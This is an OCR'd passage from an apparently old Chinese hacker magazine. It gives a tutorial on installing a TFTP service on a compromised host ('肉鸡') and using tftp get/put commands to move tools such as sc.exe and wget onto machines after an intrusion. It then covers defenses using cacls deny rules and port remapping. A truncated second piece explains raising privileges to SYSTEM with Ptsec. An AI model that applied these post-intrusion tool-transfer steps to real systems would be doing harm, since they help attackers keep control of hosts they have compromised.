


图 1

大家也看到了，这里出现了一个Tftpd.exe程序。没错，它是Tftp服务器的服务端程序。怎么开启肉鸡的Tftp服务呢，双击运行install，这里我们需要ResourceKit里的一个工具——instsrv.exe（光盘中有收录），把Tftp安装为服务，instsrv是命令行下的工具，srvinstw.exe是它的GUI版本，如图1。

我们来看它的说明：

```
C:\Longker>instsrv.exe
Installs and removes system services from NT
INSTSRV <service name> (<exe location> | REMOVE)
[-a <Account Name>] [-p <Account Password>]
Install service example:
INSTSRV MyService C:\MyDir\DiskService.Exe
-OR-
INSTSRV MyService C:\mailsrv\mailsrv.exe -a
MYDOMAIN\joebob -p foo

Remove service example:
INSTSRV MyService REMOVE
```

那我们就把Tftp安装为服务：

```
C:\Longker>instsrv "Tftp services" c:
\winnt\system32\dllcache\tftpd.exe
The service was successfuly added!
Make sure that you go into the Control Panel and use
the Services applet to change the Account Name and
Password that this newly installed service will use
for its Security Context.
```

就这样，我们把Tftp服务安装上了，服务名是Tftp services，下面来启动它：

```
C:\Longker>net start "tftp services"
Tftp services 服务正在启动。
Tftp services 服务已经启动成功。
```

OK，服务已启动成功，我们可用fport来查看端口开启的情况：

```
1524 tftpd -> 69 UDP c:\winnt\system32\
dllcache\tftpd.exe
```




图 2

看到了，它是采用UDP协议来进行文件传输的，开启的端口是69。

或者我们可用以下命令来查询：

```
C:\Longker >netstat -an |find "69"
netstat -an |find "69"
UDP     202.xx.xx.165:69     *:*
```

服务启动成功后，会在系统根目录下生成tftpdroot文件夹，我们上传和提供下载的文件就放在这里。

这里有一个很好的Tftp服务器（Cisco Tftp Server，光盘中收收录）推荐给大家，有日志记录和目录设定功能，还显示传输进度，最重要的是它是免费的，而且可以在多个平台使用，如图2、图3所示。




图 3

三、如何使用Tftp

TFTP 自带的帮助信息：

```
TFTP [-i] host [GET | PUT] source [destination]
  -i       Specifies binary image transfer mode (also
called
octet). In binary image mode the file is moved
literally, byte by byte. Use this mode when transfer-
ring binary files.
host       Specifies the local or remote host.
GET    Transfers the file destination on the remote
host to
the file source on the local host.
PUT    Transfers the file source on the local host to
the file destination on the remote host.
source       Specifies the file to transfer.
destination    Specifies where to transfer the file.
```

注释：“-i”选项是以二进制模式传送文件，很多Exploit代码就需要用这种模式来传送；

“host”是开启了Tftp服务的主机，可以是本地主机，也可以是远程主机；

“GET”就是到当前运行的目录里下载；

“put”就是把文件上传到开了Tftp服务的机子；

“Source”是你要上传或下载的文件名称。

下面举几个列子：

```
C:\Longker>tftp -i 202.xx.xx.165 get sc.exe
tftp -i 202.xx.xx.165 get sc.exe
Transfer successful: 63248 bytes in 1 second, 63248
bytes/s
```

这个是从开了Tftp服务的主机下载sc.exe程序，速度不错吧:)

```
C:\Longker>tftp -i 202.xx.xx.165 put sc.exe
```

```
tftp -i 202.xx.xx.165 put sc.exe
Transfer successful: 63248 bytes in 1 second, 63248 bytes/s
```

上面是把sc.exe上传到Tftp服务器。

四、相关问题解答

由于Tftp是微软自带的，所以我们入侵了一台机子后，可用它来上传我们所要用到的工具，而不用下载其他工具了。刚才菜鸟的问题也迎刃而解了，我们可用Tftp下载需要的工具了，或只用Tftp下载wget.exe（一个可从web服务器下载程序的小型工具，光盘中有收录），然后用wget下载自己事先准备好的工具包。前面的问题是解决了，或许菜鸟还会遇到些问题，比如要把上传的文件删除时却出现错误提示：拒绝访问！怎么回事？我自己上传的文件却不能删除，太假了。那是因为用Tftp上传下载的文件默认具有只读属性，所以我们在删除前需要用 **attrib -R** 命令来去掉它的只读属性。

大家也知道，很多网络蠕虫或黑客攻击程序都尝试通过某种漏洞获得命令行的运行权限，而在获得权限的过程中，蠕虫往往通过Windows自带的Tftp客户端程序去获取一些需要的攻击程序或后门程序，如nc之类的工具，较新的如现在的ASP木马，也可利用cmd.asp调用Tftp来下载工具，进而获取系统管理员权限。注重安全的读者也许会问，万一我的机器也被入侵了，怎么防止入侵者使用Tftp呢？我这里介绍两种方法给大家。

1.用cacls来限制用户对程序的访问

```
C:\>cacls
```

显示或修改文件的访问控制表(ACL)。

```
CACLS filename [/T] [/E] [/C] [/G user:perm] [/R user [...]]
[/P user:perm [...]] [/D user [...]]
```

注释：

filename：显示ACL；

/T：更改当前目录及其所有子目录中指定文件的ACL；

/E：编辑ACL而不替换；

/C：在出现拒绝访问错误时继续；

/G user:perm：赋予指定用户访问权限。Perm可以是R（读取）、W（写入）、C更改（写入）、F（完全控制）；

/R user：撤销指定用户的访问权限（仅在与/E一起使用时合法）。

/P user:perm：替换指定用户的访问权限。Perm可以是N（无）、R（读取）、W（写入）、C更改（写入）、F（完全控制）；

/D user：拒绝指定用户的访问。

在命令中可使用通配符指定多个文件，也可在命令中指定多个用户。相关帮助信息如上，那我们可以禁止iusr_computername用户对tftp.exe的运行权限。

```
C:\>cacls c:\winnt\system32\tftp.exe /D iusr_computername
C:\>cacls c:\winnt\system32\dllcache\tftp.exe /D iusr_computername

是否确定(Y/N)?y
处理的文件：c:\winnt\system32\tftp.exe
处理的文件：c:\winnt\system32\dllcache\tftp.exe

C:\>tftp
拒绝访问。
```

显然我们达到了目的。类似的我们可禁止iusr用户对cmd.exe的调用。

2.能否把Tftp删除以绝后患

不行，因为在Win2K下，Tftp.exe之类的系统关键程序受到Windows File Protection系统的保护，无法直接更改。这里我们介绍另外一种方法，

用文本编辑工具打开%systemroot%\system32\drivers\etc下的service文件，找到对应的tftp那一行：

```
bootps    67/udp    dhcps    #Bootstrap Protocol Server
bootpc    68/udp    dhcpc    #Bootstrap Protocol Client
tftp      69/udp             #Trivial File Transfer
```

将“69/udp”替换成“0/udp”，并保存退出。我们再尝试看看能否使用Tftp？我们来比较处理前后的情况，如图4、图5。

```
C:\>tftp -i 202.[redacted].165 get sc.exe
Transfer successful: 63248 bytes in 1 second, 63248 bytes/s
```


图4　处理前

```
C:\>tftp -i 202.[redacted].165 get sc.exe
Timeout occurred
```

图5　处理后

怎么样，提示“Timeout occurred”了吧。如果你有更好的办法，可以和我联系交流（E-mail：webmaster@longker.com）。

对Tftp的讲解就到这里了，希望对广大菜鸟和网络爱好者有所帮助，由于个人思维和能力有限，难免有错误和疏漏，还请大家指正！



如何删除GUEST用户

squall

一般情况下，GUEST 用户是不能删除的，因为我们拥有的权限是 ADMIN（管理员），所以我们要提升为 SYSTEM（系统）权限才可删除 GUEST 用户。这里我们借用一个工具——Ptsec（光盘中有收录）。

如果在 ADMIN 权限下删除 GURST 用户，会出现图 1 所示的错误提示。




图 1

删除内置帐户一般是在注册表里通过删除键值来实现，我们现在的权限是 ADMIN，所以SAM键值显示不出来（图2）。




图 2

到了这里，我们就要提升权限了（这里说明一下，提升权限必须为 ADMIN，GUEST 不能通过 Ptsec 来提升权限，请读者朋友注意）。

在 CMD 下键入 **Ptsec /?**，我们先来看看它的命令参数。如图 3 中的横线上所示，“ptsec /di”用来提升 SYSTEM 权限。




图 3

我们键入 **ptsec /di**，回车后出现图 4 的结果，并自动弹出图 5 所示的窗口。




图 4

